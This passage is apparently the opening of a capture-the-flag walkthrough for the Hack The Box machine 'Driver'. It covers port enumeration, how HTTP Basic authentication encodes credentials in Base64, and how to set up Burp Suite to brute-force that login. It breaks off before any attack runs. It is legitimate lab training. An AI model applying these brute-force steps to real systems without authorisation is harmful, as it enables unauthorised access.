Author: ForTheHacKing **Date:** 12/21

HTB Machine: Driver

Contents

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
Port Enumeration

There doesn't appear to be many ports open for this box. All ports are in tcp unless stated otherwise.



You may try different scanning techniques such as Christmas scan using -sX, or Maimon scan using -sM

●Ports 80
Displays a http Microsoft IIS 10.0 server. One of the hosted web pages will be useful in gaining a foothold later on.

●Ports 135
Displays a Microsoft Windows Remote Procedure Call. Not sure if this port holds much value in this machine.

●Ports 445
Displays a Microsoft SMB port named WORKGROUP (using -sV flag). This service will come in useful for gaining a foothold.

●Ports 5985
Displays a wsman service. Some googling tells us that wsman is Web Services-Management, a DMTF open standard that uses a SOAP-based protocol for the remote management of servers, devices, etc. across different IT infrastructure.

More about WS-Management can be found at Wikipedia:
https://en.wikipedia.org/wiki/WS-Management

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

Web Directory Enumeration

Dirb was unable to enumerate the directories at 10.10.11.106 and visiting this page in a web browser prompts the user for login credentials.



A request for username and password is prompted when attempting to access the web pages on 10.10.11.106



Without the proper credentials, this simple http page is displayed.

If we could provide dirb with the username and password, we may have more success.

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

Cracking HTTP Authentication

Using the browser's developer console (here I'm using Firefox, pressing f12 brings up 'Developer Tools') and examining what network interactions are taking place when we visit this page, we can see in the Response Headers that it is the 'WWW-Authenticate' header which prompts users with the login popup message.




Use the 'network' tab and refresh the page to see these html GET resquests.

Furthermore, if we examine the Request Header after entering a random username and/or password, and clicking submit, we see that there is a header called Authorization, followed by a seemingly random parameter…




The parameter for the Authorization header will change depending on what you input for the credentials.

Let's say we input *WRONG* for the username, and *PASSWORD* for the password… these are not accepted as correct, and the Request Header sent to the server displays the Authorization header as…




The word 'Basic' is always there, but the value after this changes depending on what we type into the username and password fields before clicking to submit.

Clicking on the little '?' next to the header takes us to a Mozilla help page which tells us more about this particular header…




It appears that the credentials are encoded.

Scrolling down and reading more about 'Basic' we are given links to other help pages for more information…




Clicking on the 'HTTP Authentication' link here provides us with more information about this type of authentication and the encoding used

And here we can learn (if you hadn't known or guessed before) that the Basic encoding scheme uses Base64.



Base64-encoded credentials is the scheme used for Basic HTTP authentication framework.


This means we should be able to brute force/dictionary attack this http GET request authentication method, we just need to ensure we are encoding our words into Base64 before submitting them…




Visiting a Base64 encoding/decoding website will reveal that this character string does represent the username and password I gave earlier as an example with a colon in between to separate them, thus confirming the server is checking the Base64 encoded versions of the username and password.

So, we need Burp Suite to help us. Search for Burp and open it (it likely comes pre-installed on your version of Kali). Using Burp, we can capture the GET requests and set up 'Intruder' to attack this authentication method.

First of all, click on '*Proxy*' -> '*Intercept*' and then '*Open Browser*'. This web browser is a custom browser that has Burp set to be its proxy, so all the request and responses pass through Burp, allowing us to see what is being sent and to modify anything we wish.




From the Burp web browser, navigate to the attack IP, 10.10.11.106. The Burp program will display in front of the web browser, since it's intercepted some data being passed over, and you can see the http GET request with all the headers in use; there doesn't appear to be any payload/body section of course.




Click 'Forward' to forward this request on to the server as is.

When the Burp Browser pops back up, you can see the web page is asking for the credentials as expected. For now, simply enter a random username and password and we see a new http GET request now…



